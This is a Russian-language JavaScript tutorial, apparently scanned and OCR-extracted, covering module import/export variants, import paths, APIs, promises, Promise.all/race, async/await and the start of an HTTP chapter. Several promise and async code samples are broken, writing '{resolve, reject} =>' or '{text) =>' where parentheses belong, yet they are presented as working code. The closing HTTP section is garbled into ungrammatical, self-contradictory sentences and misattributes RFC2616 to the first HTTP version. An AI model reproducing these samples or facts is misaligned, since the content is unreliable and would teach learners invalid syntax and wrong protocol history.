Теория ~ 4 минуты

Глава 6.4. Экспорт и импорт, продвинутые техники

Переименованный экспорт и импорт

Бывают случаи, когда в одном модуле экспортируется переменная, которая уже существует в другом:

```
// Файл cain.js
import {name} from './mother.js';
import {name} from './father.js';

const name = 'Cain';

// Три переменных "name"? Не может быть!
```

Объявлена переменная в модуле или импортирована — неважно. Имя занято. Да, можно, конечно, изменить название в экспортирующем модуле. Но, во-первых, это не гибкое решение, во-вторых, если модуль чужой, там ничего поменять не получится.

На эти случаи в спецификации есть решение. Импортируемые переменные можно переименовывать:

```
// Файл cain.js
import {name as motherName} from './mother.js';
import {name as fatherName} from './father.js';

const name = 'Cain';

`My mother is ${motherName}`; // My mother is Eve
`My father is ${fatherName}`; // My father is Adam
`My name is ${name}`; // My name is Cain
```

Таким же образом можно переименовать переменную при экспорте. Случай более редкий, но такая возможность есть:

```
// Файл mother.js
const name = 'Eve';

export {name as motherName};
```

```
// Файл cain.js
import {motherName} from './mother.js';
```

Переименованный экспорт и импорт по умолчанию

Если вдруг вам нужно экспортировать переменную как `default`, а писать `export default myVar` почему-то не хочется, можно воспользоваться уже знакомым синтаксисом переименования:

```
// Файл mother.js
const mother = {
  name: 'Eve',
  age: 18,
  sex: 'female',
};

export {mother as default};
```

Никаких отличий или преимуществ, кроме лишних скобок и выражения `as`, в этом способе нет.

Аналогичный способ можно использовать при импорте:

```
// Файл mother.js
export default {
  name: 'Eve',
  age: 18,
  sex: 'female',
};
```

```
// Файл cain.js
import {default as mother} from './mother.js';
```

Тоже никаких отличий или преимуществ перед обычным импортом `import mother from './mother.js'`.

Экспорт построчно или экспорт группой

Эти два способа уживаются друг с другом.

```
// Файл mother.js
const name = 'Eve';
const age = 18;

export const sex = 'female';

export {name, age};
```

Ради единого стиля кодирования стоит выбрать что-то одно: либо экспорт при объявлении построчно, либо в конце файла группой. Лучше второй, потому что он нагляднее.

Импортировать как...

Когда у модуля только именованный экспорт, перечислять все переменные — трудоёмкая задача. Для этого можно воспользоваться конструкцией `import *` и импортировать все именованные экспорты в одно пространство имён:

```
// Файл mother.js
const name = 'Eve';
const age = 18;

export const sex = 'female';

export {name, age};
```

```
// Файл cain.js
import * as mother from './mother.js';

mother; // {sex: 'female', name: 'Eve', age: 18}
```

« **Будьте внимательны,** в этом случае переменная, экспортируемая по умолчанию, попадёт в импортируемый объект с ключом `default`. А ещё такой способ является небезопасным, потому что мы импортируем всё и сразу, при этом не знаем, что именно.

Как видите, комбинаций экспорта и импорта множество. Однако, не обязательно использовать их все.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

Теория ~ 2 минуты

Глава 6.5. Пути импорта

В одной из прошлых статей мы выяснили, что ни импорт, ни экспорт не могут быть вложены в другие блоки кода, и что импорт всегда должен быть вверху модуля.

Теперь давайте рассмотрим, как `import` загружает скрипт по URL. Путь может быть указан как в одинарных:

```
import mother from './mother.js';
```

Так и в двойных кавычках:

```
import mother from "./mother.js";
```

Путь может быть абсолютным или относительным. Поддерживаются:

```
import 'https://jakearchibald.com/utils/bar.js'; // URL
import '/utils/bar.js'; // Абсолютный путь относительно домена
import './bar.js'; // Относительный путь от текущего модуля
import '../bar.js'; // Относительный путь от родительской директории
```

Не поддерживаются:

```
import 'bar.js';
import 'utils/bar.js';
```

«Не поддерживаются» в данном случае значит, что «синтаксис зарезервирован». На самом деле такой импорт используется для подключения сторонних библиотек из пакетных менеджеров вроде npm и не является частью стандарта ECMAScript.

О чём ещё стоит помнить

Ошибка при загрузке

Если при загрузке модуля или его дочерних модулей (тех, которые он импортирует) произошла ошибка, все родительские модули (которые его импортируют) не будут загружены.

Путь — константа

Путь в конструкции `import` является константой и не может быть сборным:

```
import 'https://funny-random-script.zone/' + Math.random() + '/script.js'; // Так нельзя
import `https://funny-random-script.zone/${Math.random()}/script.js`; // И так нельзя
import 'https://funny-random-script.zone/' + 'js/' + 'script.js'; // Так тоже нельзя
```

Либо прочитан из переменной:

```
const path = 'https://funny-random-script.zone/js/script.js';
import path; // Даже так нельзя
```

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

Теория ~ 3 минуты

Глава 6.6. Понятие API

API — это аббревиатура от «Application Programming Interface», что на русский можно перевести как «интерфейс программирования приложений» или «программный интерфейс приложения». Хотя разработчики обычно сокращают до просто «интерфейс» или так и говорят АПИ.

API позволяет двум частям одной программы, а чаще двум разным программам, общаться друг с другом. Буквально одна программа говорит другой: у меня такой-то интерфейс, обращайся ко мне по таким-то правилам, и всё будет работать.

В реальной жизни вы повсеместно наблюдаете интерфейсы. Например, вилка и розетка — это интерфейс, который позволяет взаимодействовать любому электронному прибору с любой розеткой (разные стандарты вилок пока опустим).

В JavaScript вы тоже уже сталкивались с интерфейсами. Например для работы с массивами JavaScript предоставляет вам набор методов, это интерфейс. И когда вы пишете:

```
[1, 2, 3].forEach((number) => console.log(number));
```

Вы используете интерфейс массивов.

Почему «интерфейс»?

Казалось бы, у программы нет какого-то визуального представления, нет интерфейса, почему используется именно это слово? Дело в том, что понятие интерфейса гораздо шире:

> « Интерфейс — совокупность средств, методов и правил взаимодействия между элементами системы. *Википедия*

И когда мы говорим про программный интерфейс, это совокупность методов (функций), которые позволяют взаимодействовать разным элементам системы, не вдаваясь в реализацию этих методов. Поэтому так и говорят: реализация (функциональность программы) скрыта за интерфейсом. Возвращаясь к примеру про вилку и розетку, можно сказать, что мы не задумываемся, как устроена электропроводка или шнур питания, мы просто вставляем вилку в розетку и ждём, что прибор заработает.

Можно ли обойтись без интерфейса?

Если программа должна взаимодействовать с другими программами, с внешним миром, то без интерфейса не обойтись. Потому что даже если опять взять наш пример про вилку и розетку, убрать из него вилку и розетку, оставив просто два провода, прибор всё равно можно будет подключить в сеть, соединив провода и замотав синей изолентой. Это по-прежнему будет интерфейс, просто плохой.

Каким должен быть API

Правил или ограничений по написанию интерфейса программы нет. Однако, хорошие разработчики стараются сделать API своих программ как можно более простым и понятным в использовании: называют методы понятно и однозначно, не раздувают набор методов, создают к своей программе подробную документацию с описанием каждого метода API.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

Теория ~ 10 минут

Глава 7.1. Промисы

При написании асинхронного кода в JavaScript, чтобы выполнить какое-то действие после завершения асинхронной операции, применяют функции обратного вызова или, проще говоря, колбэки. Идея функций обратного вызова предельно проста и удобна в использовании, но с колбэками *легко* случайно свернуть на шоссе «ад колбэков».

> Что такое «ад колбэков»?
>
> Код на JavaScript, в котором используется много-много вложенных функций обратного вызова. Так много, что в таком коде трудно интуитивно разобраться.
> *Больше информации и примеры на* callbackhell.ru

Бороться с «адом колбэков» можно несколькими способами. Самый банальный — реструктуризация кода. Отказаться от пары колбэков. Функции, что останутся, вынести и записать в переменные. И таким образом немного разгрузить основной код. Способ рабочий, но не сильно действенный, потому что проверить такой трюк получается далеко не всегда.

Более элегантный способ заключается в применении **Promise**(*с англ. «обещание». Чаще не переводится, поэтому далее «промис»*). Поддержка промисов появилась в ECMAScript 2015. Промисы позволяют организовать асинхронный код по-другому: сделать его более плоским и последовательным, похожим на синхронный код.

Promise (промис)

Промис — это глобальный объект `Promise`. Он позволяет отследить выполнение асинхронной операции и *хранить результат*. Сами асинхронные операции выполняются как и прежде: не сразу, а когда-нибудь. Поэтому важно запомнить и уяснить, промисы — это не «магическая» замена асинхронных операций и не возможность получить результат такой операции сразу. Это просто объект, позволяющий более эффективно работать с асинхронным кодом.

Синтаксис

Чтобы воспользоваться промисами, необходимо создать экземпляр объекта `Promise` с помощью `new`:

```
const myPromise = new Promise({resolve, reject} => {});
```

Аргументом в `new Promise()` нужно передать функцию. Её принято называть «функция-исполнитель» (от англ. executor). У этой функции два параметра-колбэка:

- `resolve` — колбэк, который нужно вызвать, если промис завершён успешно;
- `reject` — колбэк, который нужно вызвать, если промис завершён с ошибкой.

Например:

```
const myPromise = new Promise({resolve, reject} => {
  if (2 > 1) {
    // Если всё верно, вызываем resolve, и тем самым объявляем, что myPromise завершён успешно
    resolve();
  } else {
    // Если в какой-то вселенной 2 не больше 1, вызываем reject, и тем самым объявляем, что
myPromise завершён с ошибкой
    reject();
  }
});
```

Что значит «завершён», и о других состояниях промиса мы поговорим в конце главы.

Важно уточнить, что функцию-исполнителя браузер выполнит сразу. Это может быть неочевидно на первый взгляд. Для примера запустите в консоли код:

```
const myPromise = new Promise({} => {
  console.log('Привет! Я функция-исполнитель.');
});
```

После выполнения в консоль сразу же выведется `'Привет! Я функция-исполнитель.'`

Использование

Возникает закономерный вопрос «Где же асинхронность?» Внутри функции-исполнителя! Поскольку она вызывается сразу, асинхронный код встанет в очередь на выполнение, и останется только дожидаться, когда он завершится, чтобы вызвать `resolve` или `reject`. Причём колбэк `resolve` должен быть вызван в случае успешного выполнения асинхронной операции, а `reject` — если что-то пошло не так.

Представим наш пример про приготовление завтрака (в конкретно каши) из главы про асинхронность в виде кода на промисах. Каша — это промис `porridge`. Асинхронной мультиваркой у нас выступит переменная `multicooker`, которой для простоты примера можно добавить обработчики событий `done` (каша готова) и `error` (что-то пошло не так):

```
const porridge = new Promise({resolve, reject} => {
  multicooker.addEventListener('done', () => {
    resolve('Овсянка, сэр.');
  });
  multicooker.addEventListener('error', () => {
    reject('Каши не будет, электричество кончилось.');
  });
});

// Другой код программы...
```

Если нам нужно вернуть значение, его нужно передать аргументом `resolve` *или* `reject`.

Функцию-исполнитель браузер выполнит сразу, и мультиварка `multicooker` добавяется два обработчика событий. Затем выполнение перейдёт к другому коду программы. Колбэки же `resolve` или `reject` будут вызваны лишь тогда, когда у мультиварки наступят соответствующие события. Вот она, асинхронность.

Результат

Всё складно, кроме одного. Если выполнение после создания промиса переходит к другому коду программы, как нам получить результат, который будет передан, например, в `resolve`? Для этого у каждого созданного промиса есть метод `then()`:

```
const porridge = new Promise({resolve, reject} => {
  multicooker.addEventListener('done', () => {
    resolve('Овсянка, сэр.');
  });
  multicooker.addEventListener('error', () => {
    reject('Каши не будет, электричество кончилось.');
  });
});

+// В then первым аргументом мы передаём функцию,
+// которая станет тем самым колбэком resolve
+porridge.then({message} => {
+  console.log(message); // 'Овсянка, сэр.'
+});

// Другой код программы...
```

Вторым аргументом можно передать функцию, которая станет колбэком `reject`.

Таким образом выстраивается цепочка:

- браузер создаёт промис `porridge` и выполняет функцию-исполнитель;
- функция-исполнитель добавляет обработчики мультиварке `multicooker` с вызовом колбэков промиса;
- далее выполняется переход к `then()`, и с его помощью мы указываем браузеру, что нужно сделать, когда от мультиварки будет результат (выполнить переданную в `then()` функцию);
- при этом, пока нет результата, разрешаем браузеру выполнять другой код программы.

Метод `then()` своего рода мостик к функции-исполнителю, которую мы определили при создании нашего промиса `porridge`.

Промисы в реальной жизни

Ненадолго вернёмся к теории и более скрупулёзно посмотрим на промисы. Дословно с английского слово «promise» переводится как «обещание». Перевод отчасти объясняет основную концепцию промисов. При выполнении какой-то асинхронной операции нет возможности получить результат сразу. Вместо этого мы получаем обещание, что задача будет выполнена. Возможно успешно, а может быть с ошибкой. Об этом разработчик узнает, когда обещание будет выполнено.

Проведём аналогию с реальной жизнью. Представьте, что вы собрались в кинотеатр и покупаете для этого билет. Обычно билет в кино приобретается заблаговременно в интернете. И в данном случае билет является обещанием, что вы сможете посмотреть кино, но это произойдёт не сразу после покупки. Сперва нужно дождаться до кинотеатра. И когда вы будете сидеть в удобном кресле и наслаждаться просмотром, можно сказать, что был вызван колбэк `resolve` и ~~обещание выполнено~~, промис завершён успешно.

Но! Всегда есть место форс-мажору, и в назначенный час в кинотеатре могут отключить электричество. Кино не покажут, но вам обязательно об этом сообщат. В этом случае можно сказать, что был вызван колбэк `reject` и *промис* также завершён, но с ошибкой.

Состояние промиса

Мы уже с вами затрагивали состояние завершённости промиса, давайте разберёмся во всех возможных состояниях промисов.

Как только мы объявляем промис, он попадает в состояние *pending*, что означает *выполняется*:

```
const myPromise = new Promise({} => {});
```

Затем, когда и если будут вызваны колбэки `resolve` или `reject`, промис перейдёт в состояние *settled*, что означает *завершён*:

```
const myPromise = new Promise({resolve, reject} => {
  if (2 > 1) {
    resolve();
  } else {
    reject();
  }
});
```

> **Обратите внимание,** состояние меняется автоматически в зависимости от вызываемого колбэка. Никакой специальный код, который явно будет менять состояние промиса, писать не нужно.

В зависимости от того, будет вызван колбэк `resolve` или `reject`, состояние завершённости соответственно может быть *fulfilled*, что означает *завершён успешно*, или *rejected*, что означает *завершён с ошибкой*.

Итого получается 3 состояния (settled не считаем за отдельное):

- pending — выполняется
- settled — завершён:
  - fulfilled — завершён успешно
  - rejected — завершён с ошибкой




Рисунок 1. Три состояния промисов

Почему важно помнить о состояниях промиса

Промисы не позволяют откатиться на предыдущее состояние. Такой возможности не существует. Например, если мы вызвали `resolve`, переведя тем самым промис в состояние `fulfilled`, то даже если сразу после выполнить `reject`, состояние промиса не изменится:

```
const myPromise = new Promise({resolve, reject} => {
  resolve(); // На этой строчке myPromise будет успешно завершён
  reject(); // И вызов reject уже ни на что не повлияет
});
```

Справедливо и обратное: после выполнения `reject` вызов `resolve` не приведёт к изменению состояния промиса.

> Кстати, выполнение сразу и `resolve`, и `reject` не приведёт к ошибке, просто тот колбэк, который будет идти вторым, уже не повлияет на состояние промиса.

Поэтому будьте внимательны, когда вызываете `resolve` или `reject`. Обратного пути не будет.

Резюме

Мы познакомились с промисами и узнали, как их применять на практике. Всё, что для этого требуется — создать экземпляр объекта `Promise`. При использовании промисов стоит запомнить несколько важных вещей. Функция-исполнитель выполняется сразу. Промис может находиться в трёх состояниях. Нет возможности откатиться к предыдущему состоянию.

Промисы сложны в понимании, но они сильно упрощают применение асинхронных операций. По сути мы продолжаем использовать колбэки, но промисы позволяют это сделать более элегантным образом. В результате асинхронный код визуально становится более понятным и очевидным.

Теория ~ 7 минут

Глава 7.2. Цепочки промисов

Прежде, чем перейти к цепочкам промисов, разберёмся до конца с методами промисов. Из прошлой статьи вы уже знаете, что существует метод `then()` и чтобы получить результат завершённого промиса, нужно передать в него две функции, которые впоследствии станут колбэками `resolve` и `reject`:

```
const myPromise = new Promise((resolve, reject) => {});

myPromise.then(
  () => {}, // Станет resolve
  () => {}, // Станет reject
);
```

Однако для передачи функции, которая станет колбэком `reject`, есть другой способ.

Метод `catch()`

Второй способ обработки перехода промиса в состояние *завершён с ошибкой* заключается в использовании метода `catch()`. Аргументом ему необходимо передать колбэк для `reject`:

```
const myPromise = new Promise((resolve, reject) => {});

myPromise.then(() => {});
myPromise.catch(() => {});
```

Однако так почти никто не пишет, поскольку в промисах можно использовать цепочки вызовов методов:

```
const myPromise = new Promise((resolve, reject) => {});

myPromise.then(() => {}).catch(() => {});
```

Работает это так: первым мы вызываем `then()` у `myPromise`, вызов которого тоже возвращает промис, поэтому мы можем снова вызвать метод промиса `catch()`. Причём вызывать именно `catch()` не обязательно, можно снова `then()`, например:

```
const myPromise = new Promise((resolve, reject) => {});

myPromise.then(() => {}).then(() => {}).catch(() => {});
```

Это и есть «цепочки промисов», но о них в конце главы.

Метод `finally()`

Кроме `then()` и `catch()` существует метод `finally()`. На случай, когда нужно выполнить функцию вне зависимости от того, завершился промис успешно или с ошибкой. Другими словами `finally()` позволяет не дублировать один и тот же код в `then()` и `catch()`:

```
const myPromise = new Promise((resolve, reject) => {});

myPromise
  .then(() => {
    console.log('Промис завершён успешно :-)');
    console.log('Спасибо за внимание');
  })
  .catch(() => {
    console.log('Промис завершён с ошибкой :-(');
    console.log('Спасибо за внимание');
  });
```

```
const myPromise = new Promise((resolve, reject) => {});

myPromise
  .then(() => {
    console.log('Промис завершён успешно :-)');
-    console.log('Спасибо за внимание');
  })
  .catch(() => {
    console.log('Промис завершён с ошибкой :-(');
-    console.log('Спасибо за внимание');
  })
+  .finally(() => {
+    console.log('Спасибо за внимание');
+  });
```

Цепочки промисов

Синтаксис

Мы рассмотрели общий принцип работы с промисами и теперь готовы познакомиться с важной возможностью промисов: построением цепочек. Начнём с основ. Ранее мы вскользь проговорили, что метод `then()` возвращает промис. Так вот, методы `then()`, `catch()` и `finally()` всегда возвращают новый промис. За счёт этого мы можем строить цепочки вызовов методов промисов. Собственно это мы и сделали, когда использовали метод `catch()` и `finally()`. Всё благодаря тому, что сперва `then()` вернул новый промис, а потом `catch()`.

А зачем нам может пригодиться эта возможность? Для последовательного выполнения операций! Давайте детально разберём наш пример про кашу на завтрак. Что скрывается за словами «приготовить кашу»? Даже с нашей чудо-мультиваркой это несколько последовательных асинхронных действий: насыпать крупу, залить молоком, добавить масло, запустить программу. Вот тут нам и пригождаются цепочки:

```
const breakfast = new Promise();

// Для простоты примера просто представим,
// что все функции, переданные в then, объявлены ранее

breakfast
  .then(getOatmeal) // Находим крупу
  .then(getMilk) // Находим молоко
  .then(getButter) // Находим масло
  .then(shakeProducts) // Смешиваем всё в мультиварке
  .then(startMulticookerProgran) // Запускаем программу мультиварки
  .then(() => {}) // Последний then на случай успеха
  .catch(() => {}); // catch на случай ошибки в любом месте
```

Глядя на этот код, мы можем легко определить последовательность действий. Давайте вместе проговорим, как выполняется приведённый фрагмент кода: первый `then()` вернёт новый промис. Затем мы снова вызываем `then()` и определяем колбэк для `resolve` уже этого нового промиса. После мы повторяем этот алгоритм для всех остальных `then()` и, на случай ошибки где-то в цепочке, определяем колбэк для `catch()`.

> **Обратите внимание** на применение метода `catch()`. Мы описываем его один раз в конце цепочки промисов. Как в этом случае будет происходить обработка ошибки? Если любой из вышестоящих промисов в цепочке будет *завершён с ошибкой*, то мы попадём в `catch()` и сможем обработать эту ситуацию. Стоит отметить, что выполнение цепочки на этом прекратится. Если ошибка произошла в первом `then()`, то последующие `then()` выполняться не будут, инициативу перехватит `catch()`.

Результат предыдущего промиса в цепочке

При построении цепочек из промисов мы получаем ещё одну крутую возможность — передачу результата выполнения промиса вниз по цепочке. Это означает, что в каждом последующем `then()` мы можем получить результат выполнения колбэка предыдущего `then()`. Посмотрим на примере:

```
// Объявляем промис sum и сразу успешно его завершаем с результатом 1
const sum = new Promise((resolve) => resolve(1));

sum
  .then((result) => result + 1) // Затем результат попадёт в then, где увеличивается на единицу и
передаётся дальше
  .then((result) => result + 1) // И снова +1
  .then((result) => console.log(result)); // В итоге: 1 + 1 + 1 = 3
```

Каждый колбэк, который мы описываем для `then()`, возвращает результат увеличения значения, полученного в виде параметра на единицу. Этот результат передаётся вниз по цепочке. Таким образом, в конце мы получаем `3`. Эту возможность можно сравнить с конвейерной лентой. На каждом шаге появляется возможность улучшить предыдущий результат.

Цепочки промисов на практике

Наверняка вас интересует вопрос применения цепочек из промисов на практике. Подход применяется довольно часто. Возьмём задачу получения данных от сервера. Сначала мы должны получить данные (например, в виде JSON строки), затем их десериализовать (прочитать), потом, возможно, нужно что-то в них добавить или удалить, и так далее. Это прекрасная задачка для применения цепочек.

Резюме

Методы `then()`, `catch()` и `finally()` всегда возвращают новый промис. За счёт этого появляется возможность строить цепочки вызовов промисов.

Теория ~ 6 минут

Глава 7.3. Методы глобального объекта Promise

Мы познакомились с методами `then()`, `catch()` и `finally()`, которые чаще всего используются с промисами. Но у объекта `Promise` есть ещё несколько «тузов в рукаве».

Метод `all()`

Метод `all` может пригодиться в ситуациях, когда требуется дождаться завершения нескольких промисов. `all()` принимает в качестве единственного аргумента массив из промисов и возвращает новый промис, который будет завершён успешно, как только завершатся успешно все переданные в `all()` промисы. Если хоть один переданный в `all()` промис завершится с ошибкой, тогда и промис `all()` будет завершён с ошибкой.

Представим, что нам требуется выполнить несколько асинхронных операций, и только потом начать работать с их результатами. Чтобы представить было проще, рассмотрим эту задачу сразу на примере:

```
// makeAsyncThing — функция «чёрный ящик», понимать её реализацию не нужно,
// достаточно запомнить, что она возвращает промис,
// который будет завершён через 1000 мс
const makeAsyncThing = (number) => {
  return new Promise((resolve, reject) => {
    setTimeout(() => {
      resolve(`Это действие №${number}`);
    }, 1000);
  });
};

const firstThing = makeAsyncThing(1);
const secondThing = makeAsyncThing(2);
const thirdThing = makeAsyncThing(3);

Promise
  .all([
    firstThing,
    secondThing,
    thirdThing,
  ])
  .then((value) => console.log(value));
```

Функция `makeAsyncThing` делает бесполезную работу — принимает номер действия и формирует информационную строку, используя этот номер. Дальше мы определяем несколько действий — 1, 2, 3. Наша задача дождаться выполнения всех этих действий, а затем вывести в консоль полученный результат.

В этом нам поможет метод `all()`. В качестве параметра мы передаём массив из подготовленных промисов `firstThing`, `secondThing` и `thirdThing`. Результатом будет новый промис, который в случае успешного завершения вернёт также в массиве результаты всех промисов. Таким образом, в колбэке `then()` в параметре `value` будет массив со значениями завершённых промисов `firstThing`, `secondThing` и `thirdThing`.

```
▶ (3) ["Это действие №1", "Это действие №2", "Это действие №3"]
>
```

Рисунок 1. Результат применения Promise.all

Обратите внимание на порядок значений в массиве с результатами. Он соответствует порядку переданных в метод `all` промисов. Чтобы убедиться в этом, в качестве эксперимента вы можете изменить порядок промисов, передаваемых в метод `all`:

```
.all([
  thirdThing,
  firstThing,
  secondThing,
])
```

Мы нарочно поставили на первое место третий промис. Результаты в массиве тоже сменят порядок:

```
▶ (3) ["Это действие №3", "Это действие №1", "Это действие №2"]
>
```

Рисунок 2. Результат применения Promise.all в изменённом порядке

На практике метод `all()` может применяться, когда нужно получить данные от сервера по нескольким адресам, и только после выполнить с ними какую-то работу.

Метод `race()`

У объекта `Promise` есть ещё один полезный метод — `race()`. Дословно это слово можно перевести как «гонка». В отличие от метода `all()`, он не будет ждать завершения всех промисов, а дождётся завершения одного, который «придёт первым к финишу»

Рассмотрим тот же пример, только вместо `all()` используем `race()` и немного модифицируем функцию «чёрный ящик»:

```
// makeAsyncThing — функция «чёрный ящик», понимать её реализацию не нужно,
// достаточно запомнить, что она возвращает промис,
// который будет завершён через переданное в delay количество мс
const makeAsyncThing = (number, delay) => {
  return new Promise((resolve, reject) => {
    setTimeout(() => {
      resolve(`Это действие №${number}`);
    }, delay);
  });
};

const firstThing = makeAsyncThing(1, 500);
const secondThing = makeAsyncThing(2, 1000);
const thirdThing = makeAsyncThing(3, 2000);

Promise
  .race([
    firstThing,
    secondThing,
    thirdThing,
  ])
  .then((value) => console.log(value));
```

Результат выполнения вы можете увидеть на рисунке ниже.

```
Это действие №1
>
```

Рисунок 3. Результат применения Promise.race

Результатом будет строка `Это действие №1`, не потому что мы первым в `race()` передали `firstThing`. Порядок передачи промисов в `race()` не важен. Всё дело в том, что `firstThing` имеет меньшую задержку: 500 мс против 1000 мс и 2000 мс у `secondThing` и `thirdThing` соответственно. Скопируйте пример в консоль, измените задержку у промисов, и результат будет уже другим.

На практике метод `race()` может применяться, когда нужно получить похожие данные по нескольким адресам или от нескольких серверов, и выполнить с данными какую-то работу, как только любой источник ответит.

Методы `resolve()` и `reject()`

В прошлых главах мы пользовались объектом `Promise` для создания новых промисов. Это отличный вариант, но в некоторых ситуациях (особенно во время разработки) он многословен. Представьте, что для целей разработки вам нужен промис, который сразу же завершается успешно. Или наоборот, сразу же завершается с ошибкой. Для построения цепочки. В этом случае создавать объект, описывать функцию-исполнитель немного многословно.

К счастью, у объекта `Promise` есть два метода — `resolve()` и `reject()` — которые возвращают промис сразу в нужном состоянии. Первый метод в состоянии *завершён успешно*, второй — *завершён с ошибкой*:

```
const getData = () => Promise.resolve('Данные загружены!');
// В getData попадёт промис в состоянии fulfillled

const getError = () => Promise.reject('Произошла ошибка');
// В getError попадёт промис в состоянии rejected
```

Это равносильно, если бы мы написали:

```
const getData = () => new Promise((resolve, reject) => resolve('Данные загружены!'));

const getError = () => new Promise((resolve, reject) => reject('Произошла ошибка'));
```

На практике методы `resolve()` и `reject()` применяются в первую очередь для целей разработки: проверки кода, написания вспомогательных функций на промисах и т. д.

Теория ~ 6 минут

Глава 7.4. Async/Await

Промисы упрощают написание асинхронного кода. Строить цепочки вместо «ада колбэков» удобней, а поддерживать такой код проще. Но асинхронный код на промисах можно сделать ещё понятней. В этом помогут операторы `async` и `await`.

Промисы не нужны?

Нужны! В основе работы операторов `async` и `await` лежат промисы, просто эти операторы позволяют использовать промисы в другом синтаксисе. Их задача ещё больше упростить написание асинхронного кода и сделать его похожим (визуально!) на синхронный.

`async`

Оператор `async` позволяет определить асинхронную функцию. Результатом выполнения такой функции всегда будет новый промис. `async` применяется при объявлении функций как декларативно, так и для функций-выражений:

```
// Function Declaration
async function foo () {}

// Function Expression
const bar = async function () {};

// Arrow Function Expression
const baz = async () => {};

console.log(foo()); // Promise
console.log(bar()); // Promise
console.log(baz()); // Promise
```

Если бы не ключевое слово `async`, то это были бы обычные синхронные функции.

Попробуем немного усложнить пример и вернуть из асинхронной функции какое-нибудь значение. Пусть им станет традиционная фраза `Hello, world`:

```
async function foo () {
  return 'Hello, world';
}

foo()
  .then({text) => console.log(text)); // Hello, world
```

Асинхронная функция `foo` состоит из одного действия: возвращает строку `Hello, world`. Поскольку функция асинхронная, то результатом её выполнения будет промис (да-да, именно промис, а не строка `Hello, world` в чистом виде), и чтобы получить строку, нужно воспользоваться методом `then`. Это лишний раз доказывает, что промисы никуда не делись. Мы по-прежнему вызываем метод `then`, передаём ему функцию, которая будет вызвана при выполнении промиса, и так далее.

Достичь аналогичного результата можно с помощью статического метода `resolve` у объекта `Promise`:

```
const foo = () => Promise.resolve('Hello, world');

foo()
  .then({text) => console.log(text));
```

Да, оператор `async` упрощает создание асинхронных функций, но нам по-прежнему нужно использовать цепочки, и нельзя сказать, что синтаксис стал проще или ближе к синхронному. Поэтому продолжим...

`await`

Оператор `await` позволяет дождаться выполнения промиса, за счёт чего достигается сходство с синхронным кодом. Иными словами оператор `await` вместе с оператором `async` образуют тандем, который как раз позволяет сделать асинхронный код похожим на синхронный.

« **Важное уточнение,** оператор `await` *пока что* нельзя применять вне `async`-функций.

Рассмотрим предыдущий пример с `Hello, world` с использованием `await` вместо `then`:

```
async function foo () {
  return 'Hello, world';
}

(async function () {
  const text = await foo();
  console.log(text); // Hello, world
})();
```

Да, нам пришлось объявить ещё одну анонимную самовызывающуюся `async`-функцию, чтобы использовать `await` тут же для вывода в консоль. В рядовых задачах это не нужно.

`async` и `await` на практике

Попробуем решить типичную асинхронную задачу: запросим от сервера список публикаций. Сервером выступит уже знакомый вам сайт «JSON Placeholder».

Как это бы выглядело на промисах:

```
function getPosts (callback) {
  fetch('https://jsonplaceholder.typicode.com/posts')
    .then((response) => response.json())
    .then(callback);
}

getPosts((posts) => {
  console.log('Список публикаций:');
  console.log(posts);
});
```

Как это выглядит с `async` и `await`:

```
async function getPosts () {
  const response = await fetch('https://jsonplaceholder.typicode.com/posts');
  const posts = await response.json();

  return posts;
}

(async function () {
  const posts = await getPosts();
  console.log('Список публикаций:');
  console.log(posts); // Выведет массив с данными
})();
```

Асинхронная функция `getPosts` вызывает `fetch` для отправки запроса на получение списка публикаций. Затем извлекает и разбирает данные вызовом `response.json()`. Метод `json()` тоже возвращает промис, поэтому к нему тоже применяет оператор `await`. После мы возвращаем из `getPosts` промис с готовыми данными. Нам остаётся лишь их получить в нужном месте, например в анонимной самовызывающейся `async`-функции.

В строчках или количестве символов мы не выиграли, но с `async` и `await` асинхронный код стал похожим на синхронный, что снижает риск запутаться в колбэках и цепочках.

Обработка ошибок

При работе с промисами для обработки ошибок используется метод `catch`. А как с этим обстоят дела при использовании операторов `async` и `await`?

При использовании `async` и `await` обрабатывать ошибки можно с помощью конструкции `try...catch`:

```
async function getPosts () {
  let response;

  try {
    // Специально укажем некорректный адрес /404
    response = await fetch('https://jsonplaceholder.typicode.com/404');
    if (!response.ok) {
      throw new Error(`${response.status} — ${response.statusText}`);
    }
  } catch (err) {
    // В случае ошибки вернём пустой массив публикаций,
    // но можно делать, что угодно
    return [];
  }

  const posts = await response.json();

  return posts;
}

(async function () {
  const posts = await getPosts();
  console.log('Список публикаций:');
  console.log(posts); // []
})();
```

При выполнении метода `fetch` мы проверяем свойство ответа `ok`, и если запрос был выполнен с ошибкой, то бросаем исключение, которое будет перехвачено в блоке `try...catch`. И в этом случае функция `getPosts` вернёт промис с пустым массивом в качестве данных.

Резюме

Операторы `async` и `await` упрощают написание асинхронного кода. В основе лежат промисы, поэтому, чтобы применять новые операторы, предварительно необходимо разобраться с промисами. Оператор `await` в настоящее время нельзя применять вне асинхронных функций. Однако, такая возможность должна появиться с выходом спецификации ECMAScript 2021.

Глава 7.5. Протокол HTTP

HTTP — это сетевой протокол прикладного уровня, то есть для коммуникации между программами. Протокол появился в начале 90-х и применяется до сих пор. Аббревиатура HTTP расшифровывается как «HyperText Transfer Protocol» (протокол передачи гипертекста).

У него протокола есть несколько версий. На сегодняшний день актуальными являются версии 1.1 и 2.0. Последняя версия стандартизирована второй версией появилась в 2015 году. Сейчас идёт работа над третьей версией.

Все информация в любых протоколах представлена в документах RFC (Request for Comments). Протокол HTTP как является исключением. Полные сведения о первой версии протокола детально описаны в RFC2616.

Изначально протокол HTTP проектировался для передачи гипертекста (основной разновидности гипертекста). Однако, сегодня он используется и в качестве транспорта для передачи информации другим протоколам прикладного уровня. Такие протоколы как XML-RPC, WebDav, WS могут использовать HTTP в качестве транспорта.

Рисунок 1. Транспортные и прикладные протоколы

Принцип работы

С HTTP протоколом вы знакомились постоянно — на себе ежесекунда взаимодействуете. Всякий раз при переходе на любой веб-сайт происходит именно HTTP протокол. Браузер использует его для взаимодействия с сервером.

Возможно, вы этого не замечаете, но каждый раз вводя в браузере адресную строку. Современные браузеры не требуют исполнения этого правила. Более того, по умолчанию они скрывают применяемый протокол. Обратите внимание на адресную строку в Google Chrome и отсутствие адреса без указания протокола. Однако, если кликнуть в адресную строку, то адрес отображается полностью, включая протокол.

Рисунок 2. Протокол в адресной строке

